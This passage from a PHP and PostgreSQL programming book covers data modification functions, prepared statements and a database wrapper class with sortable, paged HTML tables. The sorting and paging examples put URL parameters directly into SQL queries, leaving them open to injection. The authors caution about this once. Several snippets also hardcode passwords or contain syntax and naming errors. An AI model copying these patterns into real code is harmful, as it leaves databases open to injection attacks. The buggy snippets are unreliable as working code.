$query = "UPDATE product SET price = '29.99' WHERE price = '24.99'"
$result = pg_query($query);
if ($result) {
   echo "Total products updated: ".pg_rows_affected($result);
}
```

This returns:

```
Total products updated: 7
```

Inserting, Modifying, and Deleting Data

Generally speaking, the process behind inserting, modifying, and deleting data is really no different from that used to retrieve it. You create the query, and use a function such as `pg_query()` to execute it. The only difference is that, rather than learning more about the number of rows retrieved, you can retrieve the number of rows affected by the query. For instance, the following query will update the `product` table, increasing the price to $29.99 for any product presently priced at $24.99:

```
$query = "UPDATE product SET price = '29.99' WHERE price = '24.99'";
$result = pg_query($query);
```

Of course, just as selection privileges are necessary to retrieve data, you need corresponding privileges to insert, modify, and delete data. See Chapter 29 for more information about configuring these privileges.

However, there are a few additional related extension capabilities that are worth discussing. These capabilities are presented in this section.

■ **Caution** At the time of writing, three of the functions introduced in this section, `pg_insert()`, `pg_update()`, and `pg_delete()`, were considered experimental. We recommend that you use the aforementioned technique (craft the query and execute it with `pg_query()`) until these functions are ready for production use.

Inserting Data

A slightly more convenient means for inserting a new row of data is available through the `pg_insert()` function, which automatically builds the insertion query based on an associative array of data. This function is introduced next.

pg_insert()

```
mixed pg_insert(resource conn, string table, array assoc_array [, int options])
```

The `pg_insert()` function inserts the values found in `assoc_array` into the table specified by `table`. Not surprisingly, the number of values found in `assoc_array` should equal the number of columns in `table`. Several `options` are supported, which, if passed, will cause `pg_convert()` to perform some action on the provided values:

- `PGSQL_DML_NO_CONV`: Including this value foregoes execution of `pg_convert()`.
- `PGSQL_DML_STRING`: If this value is passed, `pg_insert()` returns the query string used for the insertion instead of a Boolean value indicating success.

There are other options, but they are quite new at the time of this writing and are only partially implemented, so we won't mention them here. See the PHP documentation if you are interested in learning more about these new options as they're completed.

■ **Note** The `pg_convert()` function converts the array of values passed to it into values supported for use within a PostgreSQL database. For instance, it escapes quotations as necessary. This function actually compares the array against the table definition, ensuring the values are converted according to what's supported by the table. See the PHP manual for more information.

The following example inserts a new product into the `product` table using this function:

```
$pg = pg_connect("host=localhost user=webuser
                  password=secret dbname=corporate");

$row = array("productid"=>"", "productcode" => "MNJD8892",
       "name"=>"Savage Beast Cologne", "price"=>"49.95",
       "description"=>"Unleash your inner animal with this sweet smelling musk");

$result = pg_insert($pg, "product", $row);
```

Mass Inserts

While the `INSERT` statement is fine when executing one or a few row insertions, how might you go about inserting a large amount of data that has come from a spreadsheet or a tab-delimited text file? While you could certainly write a script to read in each row of the file and pass the values to an `INSERT` statement, that isn't necessary; this is such a common process that a mechanism has been made readily available to you by way of two functions: `pg_copy_to()` and `pg_copy_from()`. Both functions are introduced in this section.

pg_copy_to()

```
array pg_copy_to(resource conn, string table [, string delim [, string null_as]])
```

The `pg_copy_to()` function copies the contents of `table` into an array. The `delim` parameter determines the delimitation character used to separate each column in the row, with the tab character, `\t`, being the default. The `null_as` parameter specifies how `NULL` values are represented, with `\N` being the default. For example, a typical returned row would look like this:

```
1\tTY232278\tAquaSmooth Toothpaste\t2.25\tVelvety smooth AquaSmooth
```

The following code outputs the products found in the `product` table (output formatted for readability), using the vertical bar to separate each column:

```
$products = pg_copy_to($pg, "product", "|");
print_r($products);
```

This outputs the following:

```
Array
(
    [0] => 1|TY232278|AquaSmooth Toothpaste|2.25|Velvety smooth AquaSmooth
    [1] => 2|PO988932|HeadsFree Shampoo|3.99|Go hands free with HeadsFree
    [2] => 3|ZP457321|Painless Aftershave|4.50|Leave the pain to real men
    [3] => 4|KL334899|WhiskerWrecker Razors|4.17|Say goodbye to rough skin
)
```

pg_copy_from()

```
boolean pg_copy_from(resource conn, string table, array row
                     [, string delim [, string null_as]
```

The `pg_copy_from()` function inserts the data found in the `row` array into the table specified by `table`. The `delim` parameter determines the delimitation character used to separate each column in the row, with the tab character, `\t`, being the default. The `null_as` parameter specifies how `NULL` values are represented, with `\N` being the default. An example follows:

```
$row = array("1|TYC89098|Toothy Toothpaste|3.99|Whiter Teeth Now",
                      "2|ZZO93839|Dainty Deodorant|5.99|Refreshing Smell");

pg_copy_from($pg, "product", $row, "|");
```

Modifying Data

Just as using `pg_insert()` enables you to take some of the tedium out of data insertion, using `pg_update()` enables you to alleviate the tedium of updating a table. This function is introduced next.

pg_update()

```
mixed pg_update(resource conn, string table, array data,
                array conditions [, int options])
```

The `pg_update()` function modifies those rows located in the table named `table` according to the conditions specified by the `conditions` array, updating the row per the keys and corresponding values specified by `data`. For example, let's use this function to update the price of the product titled Savage Beast Cologne, using the `productcode` column as the determinant key:

```
$keys = array("productcode" => "MNJD8892");
$newvalues = array("price" => "42.99");
$result = pg_update($pg, "product", $newvalues, $keys);
```

The optional `options` parameter modifies the behavior of this function, accepting the same parameters as those defined in the `pg_insert()` introduction.

Deleting Data

Having taken some of the tedium out of data insertion with pg_insert() and data updates with pg_update(), you can continue the trend when deleting data by using the pg_delete() function, introduced next.

pg_delete()

```
mixed pg_delete(resource conn, string table, array assoc_array [, int options])
```

The pg_delete() function deletes the rows in table where the column values equal those found in the array assoc_array. The pg_delete() function supports the same options as those first described in the introduction to pg_insert(). For example, let's use this function to delete the Savage Beast Cologne product inserted while demonstrating pg_insert(), using the productcode column as the determinant key:

```
$keys = array("productcode" => "MNJD8892");
$result = pg_delete($pg, "product", $keys);
```

The optional options parameter modifies the behavior of this function, accepting the same parameters as those defined in the pg_insert() introduction.

Prepared Statements

It's commonplace to repeatedly execute a query, with each iteration using different parameters. However, doing so using the conventional pg_query() function and a looping mechanism comes at a cost of both overhead, due to the repeated parsing of the almost-identical query for validity, and coding convenience, because of the need to repeatedly reconfigure the query using the new values for each iteration. To help reduce the overhead incurred by repeatedly executed queries, you can use a feature known as a *prepared statement* to accomplish the same task at a significantly lower cost of overhead, and with fewer lines of code.

pg_prepare()

```
resource pg_prepare(resource conn, string stmt, string query)
resource pg_prepare(resource conn, string query)
```

Available as of PHP 5.1 and supported by PostgreSQL 7.4 and greater, pg_prepare() creates a prepared statement to be executed by pg_execute() or pg_send_execute(). A prepared statement might look like this:

```
$query = "INSERT INTO product (productcode, name, price, description)
          VALUES($1, $2, $3, $4)";
```

Note the use of placeholders ($1, $2, $3, $4) to represent the values that will be passed along later when the statement is executed. Not surprisingly, the number of placeholders must match the number of columns. A complete example involving this function is offered next in the introduction to pg_execute().

pg_execute()

```
resource pg_execute(resource conn, string stmt, array params)
resource pg_execute(strint stmt, array params)
```

The pg_execute() function sends the statement prepared by pg_prepare() to the database for execution. An example follows:

```
$pg = pg_connect("host=localhost user=jason password=secret dbname=corporate")
          or die("Could not connect to PostgreSQL server: ");

// Create the query and corresponding placeholders
$query = "INSERT INTO product (productcode, name, price, description)
          VALUES($1, $2, $3, $4)";

// Prepare the statement
$result = pg_prepare($pg, "prodinsert", $query) or die("cant");

// Execute the prepared statement
pg_execute($pg, "prodinsert", array("CJD18183", "AquaSmooth Toothpaste",
                                    "2.25", "Velvety smooth AquaSmooth"));
```

Note that the parameters passed through pg_execute() must be passed as an array. Furthermore, the number of parameters must match the number of placeholders declared in pg_prepare().

pg_send_execute()

```
boolean pg_send_execute(resource conn, string stmt, array params)
```

Only supported with PostgreSQL 7.4 and PHP 5.1.0 and newer, the pg_send_execute() function executes the statement specified by stmt using the parameters specified by params. Other than not waiting for the results to be returned, its behavior is exactly like pg_execute().

pg_send_query_params()

```
boolean pg_send_query_params(resource conn, string query, array params)
```

Only supported with PostgreSQL 7.4 and newer, the pg_send_query_params() function operates identically to pg_send_query(), except that it submits the command and parameters without waiting for the results. Additionally, unlike pg_send_query(), only one query is accepted at a time. Keep in mind that, like pg_send_query(), you need to use pg_get_result() to retrieve each query result.

The Information Schema

While there are a number of PHP functions available for learning more about table structures, such as field names, sizes, and datatypes (`pg_field_name()`, `pg_field_size()`, and `pg_field_type()`, to name a few), a much more intuitive and standard means for retrieving this information exists. Available as of PostgreSQL version 7.4, and known as the *information schema*, this schema is available for every database, describing all of the objects comprising the database. Taking this standardized approach will help to ensure that your code is portable if it is migrated to another, compliant database. Furthermore, you can use standard `SELECT` queries to retrieve this data. For instance, to learn more about the columns comprising the `product` table, you can execute:

```
SELECT column_name FROM information_schema.columns WHERE table_name= 'product';
```

This returns the following output:

```
 column_name
-------------
 productid
 productcode
 description
 name
 price
```

You can build on this by also retrieving each column's datatype:

```
SELECT column_name, data_type FROM information_schema.columns
WHERE table_name= 'product';
```

This produces the following:

```
 column_name |     data_type
-------------+-------------------
 productid   | integer
 productcode | character
 description | character varying
 name        | character varying
 price       | numeric
```

This is just a sample of what's possible using the information schema. You can also use it to learn more about all databases residing on the cluster, users, user privileges, views, and much more. See the PostgreSQL documentation for a complete breakdown of what's available within this schema.

Applying this to PHP, you can execute the appropriate query and parse the results using your `pg_fetch_*` function of choice. For example:

```
<?php
   ...
   $tablename = "product";

   $query = "SELECT column_name, data_type FROM information_schema.columns
             WHERE table_name= '$tablename'";

   $result = pg_query($query);

   echo "<b>$tablename</b> table structure: <br />";

   while($row = pg_fetch_row($result)) {

      $column = $row[0];
      $datatype = $row[1];

      echo "$column: $datatype <br />";

   }

?>
```

This returns the following:

```
product table structure:
productid: integer
productcode: character
description: character varying
name: character varying
price: numeric
```

Summary

This chapter introduced PHP's PostgreSQL extension, offering numerous examples demonstrating its capabilities. You'll definitely become quite familiar with many of its functions as your experience building PHP and PostgreSQL-driven applications progresses.

The next chapter shows you how to more efficiently manage PostgreSQL queries using a custom database class.

CHAPTER 31

Practical Database Queries

The previous chapter introduced PHP's PostgreSQL extension and demonstrated basic queries involving data selection. This chapter expands upon this foundational knowledge, demonstrating numerous concepts that you're bound to return to repeatedly while creating database-driven Web applications using the PHP language. In particular, you'll learn how to implement the following concepts:

- **A PostgreSQL database class**: Managing your database queries using a class not only results in cleaner application code, but also enables you to quickly and easily extend and modify query capabilities as necessary. This chapter presents a PostgreSQL database class implementation and provides several introductory examples so that you can familiarize yourself with its behavior.
- **Tabular output**: Listing query results in an easily readable format is one of the most commonplace tasks you'll implement when building database-driven applications. This chapter shows you how to create these listings by using HTML tables, and demonstrates how to link each result row to a corresponding detailed view.
- **Sorting tabular output**: Often, query results are ordered in a default fashion, by product name, for example. But what if the user would like to reorder the results using some other criteria, such as price? You'll learn how to provide table-sorting mechanisms that let the user search on any column.
- **Paged results**: Database tables often consist of hundreds, even thousands, of results. When large result sets are retrieved, it often makes sense to separate these results across several pages, and provide the user with a mechanism to navigate back and forth between these pages. This chapter shows you an easy way to do so.

The intent of this chapter isn't to imply that a single, solitary means exists for carrying out these tasks; rather, the intent is to provide you with some general insight regarding how you might go about implementing these features. If your mind is racing regarding how you can build upon these ideas after you've finished this chapter, the goal of this chapter has been met.

Sample Data

The examples found in this chapter use the `product` table created in the last chapter, reprinted here for your convenience:

```
CREATE TABLE product (
productid SERIAL,
productcode VARCHAR(8) NOT NULL UNIQUE,
name TEXT NOT NULL,
price NUMERIC(5,2) NOT NULL,
description TEXT NOT NULL,
PRIMARY KEY(productid)
);
```

Creating a PostgreSQL Database Class

Although we introduced PHP's PostgreSQL library in Chapter 30, you probably won't want to reference these functions directly within your scripts. Rather, you should encapsulate them within a class, and then use the class to interact with the database. Listing 31-1 offers a base functionality that one would expect to find in such a class.

Listing 31-1. *A PostgreSQL Data Layer Class (pgsql.class.php)*

```
<?php
class pgsql {
   private $linkid;      // PostgreSQL link identifier
   private $host;        // PostgreSQL server host
   private $user;        // PostgreSQL user
   private $passwd;      // PostgreSQL password
   private $db;          // PostgreSQL database
   private $result;      // Query result
   private $querycount;  // Total queries executed

   /* Class constructor. Initializes the $host, $user, $passwd
      and $db fields. */
   function __construct($host, $db, $user, $passwd) {
      $this->host = $host;
      $this->user = $user;
      $this->passwd = $passwd;
      $this->db = $db;
   }

   /* Connects to the PostgreSQL Database */
   function connect(){
      try{
         $this->linkid = @pg_connect("host=$this->host dbname=$this->db
            user=$this->user password=$this->passwd");
         if (! $this->linkid)
            throw new Exception("Could not connect to PostgreSQL server.");
      }
```

```
   catch (Exception $e) {
      die($e->getMessage());
   }
}

/* Execute database query. */
function query($query){
   try{
      $this->result = @pg_query($this->linkid,$query);
      if(! $this->result)
         throw new Exception("The database query failed.");
   }
   catch (Exception $e){
      echo $e->getMessage();
   }
   $this->querycount++;
   return $this->result;
}

/* Determine total rows affected by query. */
function affectedRows(){
   $count = @pg_affected_rows($this->linkid);
   return $count;
}

/* Determine total rows returned by query */
function numRows(){
   $count = @pg_num_rows($this->result);
   return $count;
}

/* Return query result row as an object. */
function fetchObject(){
   $row = @pg_fetch_object($this->result);
   return $row;
}

/* Return query result row as an indexed array. */
function fetchRow(){
   $row = @pg_fetch_row($this->result);
   return $row;
}

/* Return query result row as an associated array. */
function fetchArray(){
   $row = @pg_fetch_array($this->result);
   return $row;
}
```

```
   /* Return total number of queries executed during
      lifetime of this object. Not required, but
      interesting nonetheless. */
   function numQueries(){
      return $this->querycount;
   }
}
?>
```

The code found in Listing 31-1 should be easy to comprehend at this point in the book, which is why it is light on comments. However, you should note in particular one point that's pertinent to the output of exceptions. To keep matters simple, we've used a `die()` statement for outputting the exception that is specific to connecting to the database server; in contrast, failed queries will not be fatally returned. Depending on your particular needs, this implementation might not be exactly suitable, but it should work just fine for the purposes of this book. The remainder of this section is devoted to several examples, each aimed to better familiarize you with use of the PostgreSQL class.

Why Use the PostgreSQL Database Class?

If you're new to object-oriented programming, you may still be unconvinced that you should use the class-oriented approach, and may be thinking about directly embedding the PostgreSQL functions in the application code. In hopes of remedying such reservations, this section illustrates the advantages of the class-based strategy by providing two examples. Both examples implement the simple task of querying the `company` database for a particular product name and price. However, the first example (shown next) does so by calling the PostgreSQL functions directly from the application code, whereas the second example uses the PostgreSQL class library shown in Listing 31-1 in the prior section.

```
<?php
   /* Connect to the database server /*
   $linkid = @pg_pconnect("host=localhost dbname=company user=rob
      password=secret") or
      die("Could not connect to the PostgreSQL server.");
   /* Execute the query */
   $result = @pg_query("SELECT name,price FROM product ORDER BY
      productid") or die("The database query failed.");
   /* Output the results */
   while($row = pg_fetch_object($result))
      echo "$row->name (\$$row->price)<br />";
?>
```

The next example uses the PostgreSQL class:

```
<?php
   include "pgsql.class.php";
   /* Create a new pgsql object */
   $pgsqldb = new pgsql("localhost","company","rob","secret");
   /* Connect to the database server and select a database */
```

```
   $pgsqldb->connect();
   /* Execute the query */
   $pgsqldb->query("SELECT name, price FROM product ORDER BY productid");
   /* Output the results */
   while ($row = $pgsqldb->fetchObject())
      echo "$row->name (\$$row->price)<br />";
?>
```

Both examples return output similar to the following:

```
PHP T-Shirt ($12.99)
PostgreSQL Coffee Cup ($4.99)
```

The following list summarizes the numerous advantages of using the object-oriented approach over calling the PostgreSQL functions directly from the application code:

- The code is cleaner. Intertwining logic, data queries, and error messages results in jumbled code.
- Because the database access code is encapsulated in the class, changing database types is a trivial task.
- Encapsulating the error messages in the class allows for easy modification and internationalization.
- Any changes to the PostgreSQL API can easily be implemented through the class. Imagine having to manually modify PostgreSQL function calls spread throughout 50 application scripts! This is not just a theoretical argument; PHP's PostgreSQL API did change as recently as the PHP 4.2 release, and developers who made extensive use of the direct PostgreSQL functions were forced to deal with this problem.

Executing a Simple Query

Before delving into somewhat more complex topics involving the PostgreSQL database class, a few introductory examples should be helpful. For starters, the following example shows you how to connect to the database server and retrieve some data using a simple query:

```
<?php
   include "pgsql.class.php";

   /* Create new pgsql object */
   $pgsqldb = new pgsql("localhost","company","rob","secret");

   /* Connect to the database server and select a database */
   $pgsqldb->connect();

   /* Query the database */
   $pgsqldb->query("SELECT name, price FROM product
                    WHERE productcode = 'tshirt01'");
```

```
   /* Retrieve the query result as an object */
   $row = $pgsqldb->fetchObject();

   /* Output the data */
   echo "$row->name (\$$row->price)";
?>
```

This example returns:

```
PHP T-Shirt ($12.99)
```

Retrieving Multiple Rows

Now consider a slightly more involved example. The following script retrieves all rows from the `product` table, ordering by name:

```
<?php
   include "pgsql.class.php";

   /* Create new pgsql object */
   $pgsqldb = new pgsql("localhost","company","rob","secret");

   /* Connect to the database server and select a database */
   $pgsqldb->connect();

   /* Query the database */
   $pgsqldb->query("SELECT name, price FROM product ORDER BY name");

   /* Output the data */
   while ($row = $pgsqldb->fetchObject())
      echo "$row->name (\$$row->price)<br />";
?>
```

This returns:

```
Linux Hat ($8.99)
PHP Coffee Cup ($3.99)
Ruby Hat ($16.99)
```

Counting Queries

This section illustrates how easy it is to extend the capabilities of a data class, just one of the advantages of embedding the PostgreSQL functionality in this fashion (other advantages are listed in the earlier section, "Why Use the PostgreSQL Database Class?"). The `numQueries()` method that appears at the end of Listing 31-1 retrieves the values of the private field `$querycount`. This field is incremented every time a query is executed, allowing you to keep track of the total number

of queries executed throughout the lifetime of an object. The following example executes two queries and then outputs the number of queries executed:

```
<?php
   include "pgsql.class.php";

   // Create a new pgsql object
   $pgsqldb = new pgsql("localhost","company","rob","secret");

   // Connect to the database server and select a database
   $pgsqldb->connect();

   // Execute a few queries
   $query = "SELECT name, price FROM product ORDER BY name";
   $pgsqldb->query($query);
   $query2 = "SELECT name, price FROM product
              WHERE productcode='tshirt01'";
   $pgsqldb->query($query2);

   // Output the total number of queries executed.
   echo "Total number of queries executed: ".$pgsqldb->numQueries();

?>
```

The example returns the following:

```
Total number of queries executed: 2
```

Tabular Output

Viewing retrieved database data in a coherent, user-friendly fashion is key to the success of a Web application. HTML tables have been used for years to satisfy this need for uniformity, for better or for worse. Because this functionality is so commonplace, it makes sense to encapsulate this functionality in a function, and call that function whenever database results should be formatted in this fashion. This section demonstrates one way to accomplish this.

For reasons of convenience, we'll create this function in the format of a method and add it to the PostgreSQL data class. To facilitate this method, we also need to add two more helper methods, one for determining the number of fields in a result set, and another for determining each field name:

```
/* Return the number of fields in a result set */
function numberFields() {
   $count = @pg_num_fields($this->result);
   return $count;
}
```

```
/* Return a field name given an integer offset. */
function fieldName($offset){
   $field = @pg_field_name($this->result, $offset);
   return $field;
}
```

We'll use these methods along with other methods in the PostgreSQL data class to create an easy and convenient method named `getResultAsTable()`, used to output table-encapsulated results. This method is highly useful for two reasons in particular. First, it automatically converts the field names into the table headers. Second, it automatically adjusts to a number of fields found in the query. It's a one size fits all solution for formatting of this sort. The method is presented in Listing 31-2.

Listing 31-2. *The getResultAsTable() Method*

```
function getResultAsTable() {
   if ($this->numrows() > 0) {
      // Start the table
      $resultHTML = "<table border='1'>\n<tr>\n";

      // Output the table headers
      $fieldCount = $this->numberFields();
      for ($i=0; $i < $fieldCount; $i++){
         $rowName = $this->fieldName($i);
         $resultHTML .= "<th>$rowName</th>";
      } // end for

      // Close the row
      $resultHTML .= "</tr>\n";

      // Output the table data
      while ($row = $this->fetchRow()){
         $resultHTML .= "<tr>\n";
         for ($i = 0; $i < $fieldCount; $i++)
            $resultHTML .= "<td>".htmlentities($row[$i])."</td>";
         $resultHTML .= "</tr>\n";
      }

      // Close the table
      $resultHTML .= "</table>";
   }
   else {
      $resultHTML = "<p>No Results Found</p>";
   }
   return $resultHTML;
}
```

Using `getResultAsTable()` is easy, as demonstrated in the following code snippet:

```
<?php
   include "pgsql.class.php";

   $pgsqldb = new pgsql("localhost","company","rob","secret");
   $pgsqldb->connect();

   // Execute the query
   $pgsqldb->query('SELECT name as "Product",
                    price as "Price",
                    description as "Description" FROM product");

   // Return the result as a table
   echo $pgsqldb->getResultAsTable();
?>
```

Example output is displayed in Figure 31-1.

Product	Price	Description
Linux Hat	8.99	A hat that says 'I Love Linux'.
Ruby Coffee Cup	5.99	Sparkle like a ruby in the morning with this Ruby coffee cup
PostgreSQL Coffee Cup	4.99	Display your database allegiance to the morning crew with this 11 oz. coffee cup.
Ruby Hat	16.99	Spread the good vibe by wearing this Ruby baseball cap with pride. The text states, "Ruby is for lovers"
PHP Coffee Cup	3.99	Relax, you have a PHP powered breakfast with this 11 oz. coffee cup
PHP T-Shirt	12.99	Weat this PHP T-shirt with pride

Figure 31-1. *Creating table-formatted results*

Linking to a Detailed View

Often a user will want to do more with the results than just view them. For example, the user might want to learn more about a particular product found in the result, or he might want to add a product to his shopping cart. An interface that offers such capabilities is presented in Figure 31-2.

Product	Price	Actions
Linux Hat	8.99	View Detailed | Add To Cart
PHP Coffee Cup	3.99	View Detailed | Add To Cart
PHP T-Shirt	12.99	View Detailed | Add To Cart
PostgreSQL Coffee Cup	4.99	View Detailed | Add To Cart
Ruby Coffee Cup	5.99	View Detailed | Add To Cart
Ruby Hat	16.99	View Detailed | Add To Cart

Figure 31-2. *Offering actionable options in the table output*

As it currently stands, the `getResultsAsTable()` method doesn't offer the ability to accompany each row with actionable options. This section shows you how to modify the code to provide this functionality. Before diving into the code, however, a few preliminary points are in order.

For starters, we want to be able to pass in actions of varying purpose and number. That said, we'll pass the actions in as a string to the function. However, because the actions will be included at the end of each line, we won't know what primary key to tack on to each action until the row has been rendered. This is essential, because the destination script needs to know which item is targeted. Therefore, run-time replacement on a predefined string must occur when the rows are being formatted for output. We'll use the string `VALUE` for this purpose. An example action string follows:

```
$actions = '<a href="viewdetail.php?productid=VALUE">View Detailed</a> |
            <a href="addtocart.php?productid=VALUE">Add to Cart</a>';
```

Of course, this also implies that an identifying key must be included in the query. The `product` table's primary key is `productid`. In addition, this key should be placed first in the query, because the script needs to know which field value to serve as a replacement for `VALUE`. Finally, because you probably don't want the `productid` to appear in the formatted table, the counters used to output the table header and data need to be incremented by 1.

The updated `getResultAsTable()` method follows. For your convenience, those lines that have either changed or are new appear in bold.

```
function getResultAsTable($actions){

   if ($this->numrows() > 0) {
      // Start the table
      $resultHTML = "<table border='1'>\n<tr>\n";

      // Output the table header
      $fieldCount = $this->numberFields();
      for ($i=1; $i < $fieldCount; $i++) {
         $rowName = $this->fieldName($i);
         $resultHTML .= "<th>$rowName</th>\n";
      } // end for

      $resultHTML .= "<th>Actions</th></tr>\n";

      // Output the table data
      while ($row = $this->fetchRow()) {
         $resultHTML .= "<tr>\n";
         for ($i=1; $i < $fieldCount; $i++)
            $resultHTML .= "<td>".htmlentities($row[$i])."</td>\n";

      // Replace VALUE with the correct primary key
      $action = str_replace("VALUE", $row[0], $actions);
      // Add the action cell to the end of the row
      $resultHTML .= "<td nowrap> $action</td>\n</tr>\n";

      } // end while
```

```
      // Close the table
      $resultHTML .= "</table>\n";
   } else {
      $resultHTML = "No results found";
   }
   return $resultHTML;
}
```

The process for executing this method is almost identical to the original. The key difference is that this time you have the option of including actions:

```
<?php
   include "pgsql.class.php";
   $pgsqldb = new pgsql("localhost","company","rob","secret");
   $pgsqldb->connect();

   // Query the database
   $pgsqldb->query('SELECT productid, name as "Product",
                    price as "Price" FROM product ORDER BY name');

   $actions='<a href="viewdetail.php?productid=VALUE">View
             Detailed</a> |
             <a  href="addtocart.php?productid=VALUE">Add To Cart</a>';

   echo $pgsqldb->getResultAsTable($actions);

?>
```

Executing this code will produce output similar to that found in Figure 31-2.

Sorting Output

When displaying output, it makes sense to order the information using criteria that are most helpful to the user. For example, if the user wants to view a list of all products in the `product` table, ordering the products in ascending alphabetical order makes sense. However, some users may want to order the information by other criteria, price for example. Often, such mechanisms are implemented by linking listing headers, such as the table headers used in the previous examples. Clicking any of these links will cause the table data to be sorted using that header as criterion. This section demonstrates this concept, again modifying the most recent version of the `getResultsAsTable()` method. However, only one line requires modification, specifically:

```
$resultHTML .= "<th>$rowName</th>";
```

This line is changed to the following:

```
$sqlPosition = $i+1;
$resultHTML .= "<th>
                <a href=\"".$_SERVER['PHP_SELF']."?sort=$rowName\">$rowName</a>
                </th>";
```

The executing code looks quite similar to that used in previous examples, except now a dynamic SORT clause must be inserted in the query. A ternary operator, introduced in Chapter 3, is used to determine whether the user has clicked one of the header links:

```
$sort = (isset($_GET['sort'])) ? $_GET['sort'] : "name";
```

If a sort parameter has been passed via the URL, that value will be the sorting criteria. Otherwise, a default of name is used.

```
$pgsqldb->query("SELECT productid, name as Product,
                 price as Price FROM product ORDER BY $sort ASC");
```

The complete executing code follows:

```
<?php
   include "pgsql.class.php";
   $pgsqldb = new pgsql("localhost","company","rob","secret");
   $pgsqldb->connect();

   // Determine what kind of sort request has been submitted
   // By default this is set to sort name
   $sort = (isset($_GET['sort'])) ? $_GET['sort'] : 'name';

   // Query the database
   $pgsqldb->query("SELECT productid, name as \"Product\",
                    price as \"Price\" FROM product ORDER BY $sort ASC");

   $actions = '<a href="viewdetail.php?productid=VALUE">View Detailed</a> | <a
href="addtocart.php?productid=VALUE">Add
To Cart</a>';

   echo $pgsqldb->getResultAsTable($actions);
?>
```

■ **Note** This example strives for simplicity over security. If this were a real application, you would not want to directly assign the $sort variable to your SQL statement, but instead would do some type of integrity checking on the value passed in, to make sure your users have not tried to send across malicious data. Keep this in mind when viewing the following examples as well as when you are writing your own code.

Loading the script for the first time results in the output being sorted by name. Example output is shown in Figure 31-3.

Product	Price	Actions
Linux Hat	8.99	View Detailed | Add To Cart
PHP Coffee Cup	3.99	View Detailed | Add To Cart
PHP T-Shirt	12.99	View Detailed | Add To Cart
PostgreSQL Coffee Cup	4.99	View Detailed | Add To Cart
Ruby Coffee Cup	5.99	View Detailed | Add To Cart
Ruby Hat	16.99	View Detailed | Add To Cart

Figure 31-3. *The product table output sorted by the default name*

Clicking the `Price` header re-sorts the output. This sorted output is shown in Figure 31-4.

Product	Price	Actions
PHP Coffee Cup	3.99	View Detailed | Add To Cart
PostgreSQL Coffee Cup	4.99	View Detailed | Add To Cart
Ruby Coffee Cup	5.99	View Detailed | Add To Cart
Linux Hat	8.99	View Detailed | Add To Cart
PHP T-Shirt	12.99	View Detailed | Add To Cart
Ruby Hat	16.99	View Detailed | Add To Cart

Figure 31-4. *The product table output sorted by price*

Creating Paged Output

If you've perused any e-commerce sites or search engines, you're familiar with the concept of separating output into several pages. This feature is convenient not only to enhance readability, but also to further optimize page loading. You might be surprised to learn that adding this feature to your Web site is a trivial affair. This section demonstrates how this is accomplished.

This feature depends in part on two SQL clauses: `LIMIT` and `OFFSET`. The `LIMIT` clause is used to specify the number of rows returned, and the `OFFSET` clause specifies a starting point to begin counting from. In general, the format looks like this:

```
LIMIT number_rows OFFSET starting_point
```

For example, if you want to limit returned query results to just the first five rows, you could construct the following query:

```
SELECT name, price FROM product ORDER BY name ASC LIMIT 5;
```

If you intend to start from the very first row, this is the same as:

```
SELECT name, price FROM product ORDER BY name ASC LIMIT 5 OFFSET 0;
```

However, to start from the sixth row of the result set, you would construct the following query:

```
SELECT name, price FROM product ORDER BY name ASC LIMIT 5 OFFSET 5;
```

Because this syntax is so convenient, you need to determine only three variables to create a mechanism for paging throughout the results:

- **Number of entries per page**: This is entirely up to you. Alternatively, you could easily offer the user the ability to customize this variable. This value is passed into the `number_rows` component of the `LIMIT` clause.
- **Row offset**: This value depends on what page is presently loaded. This value is passed by way of the URL so that it can be passed to the `OFFSET` clause. You'll see how to calculate this value in the following code.
- **Total number of rows in the result set**: This is required knowledge because the value is used to determine whether the page needs to contain a next link.

Interestingly, no modification to the PostgreSQL database class is required. Because this concept seems to cause quite a bit of confusion, we'll review the code first, and then see the example in its entirety in Listing 31-3. The first section is typical of any script using the PostgreSQL data class:

```
<?php
   include "pgsqldb.class.php";
   $pgsqldb = new pgsql("localhost","company","rob","secret");
   $pgsqldb->connect();
```

The maximum number of entries that should appear on each paged result is then specified:

```
$pagesize = 2;
```

Next, a ternary operator determines whether the `$_GET['recordstart']` parameter has been passed by way of the URL. This parameter determines the offset from which the result set should begin. If this parameter is present, it's assigned to `$recordstart`; otherwise, `$recordstart` is set to `0`:

```
$recordstart = (isset($_GET['recordstart'])) ? $_GET['recordstart'] : 0;
```

Next, the database query is executed and the data is displayed. Note that the record offset is set to `$recordstart`, and the number of entries to retrieve is set to `$pagesize`:

```
$pgsqldb->query("SELECT name, price FROM product
                 ORDER BY name LIMIT $pagesize OFFSET $recordset");
// Output the result set
$actions = '<a href="viewdetail.php?productid=VALUE">View Detailed</a> |
<a href="addtocart.php?productid=VALUE">Add To Cart</a>';

echo $pgsqldb->getResultAsTable($actions);
```

Next, we need to determine the total number of rows available, accomplished by removing the `LIMIT` and `OFFSET` clauses from the original query. However, to optimize the query, we use the `count(*)` function rather than retrieve the complete result set:

```
$pgsqldb->query("SELECT count(*) FROM product");
$row = $pgsqldb->fetchObject();
$totalrows = $row->count;
```

Finally, the previous and next links are created. The previous link is created only if the record offset, `$recordstart`, is greater than `0`. The next link is created only if some records remain to be retrieved, meaning `$recordstart` + `$pagesize` must be less than `$totalrows`.

```
// Create the 'previous' link
if ($recordstart > 0) {
   $prev = $recordstart - $pagesize;
   $url = $_SERVER['PHP_SELF']."?recordstart=$prev";
   echo "<a href=\"$url\">Previous Page</a> ";
}

// Create the 'next' link
if ($totalrows > ($recordstart + $pagesize) {
   $next = $recordstart + $pagesize;
   $url = $_SERVER['PHP_SELF']."?recordstart=$next";
   echo "<a href=\"$url\">Next Page</a>";
}
```

Sample output is shown in Figure 31-5. The complete code listing is presented in Listing 31-3.

Product	Price	Actions
PHP T-Shirt	12.99	View Detailed | Add To Cart
PostgreSQL Coffee Cup	4.99	View Detailed | Add To Cart

Previous Page Next Page

Figure 31-5. *Creating paged results (two results per page)*

Listing 31-3. *Paging Database Results*

```
<?php
   include "pgsql.class.php";
   $pgsqldb = new pgsql("localhost","company","rob","secret");
   $pgsqldb->connect();

   // Set the number of entries per page
   $pagesize = 2;

   // What is our record offset?
   $recordstart = (isset($_GET['recordstart'])) ? $_GET['recordstart'] : 0;

   // Execute the SELECT query, including the LIMIT and OFFSET clauses
   $pgsqldb->query("SELECT productid, name as \"Product\",
                    price as \"Price\" FROM product
                    ORDER BY name LIMIT $pagesize OFFSET $recordstart");
```

```
    // Output the result set
    $actions = '<a href="viewdetail.php?productid=VALUE">View
    Detailed</a> | <a href="addtocart.php?productid=VALUE">Add To
    Cart</a>';

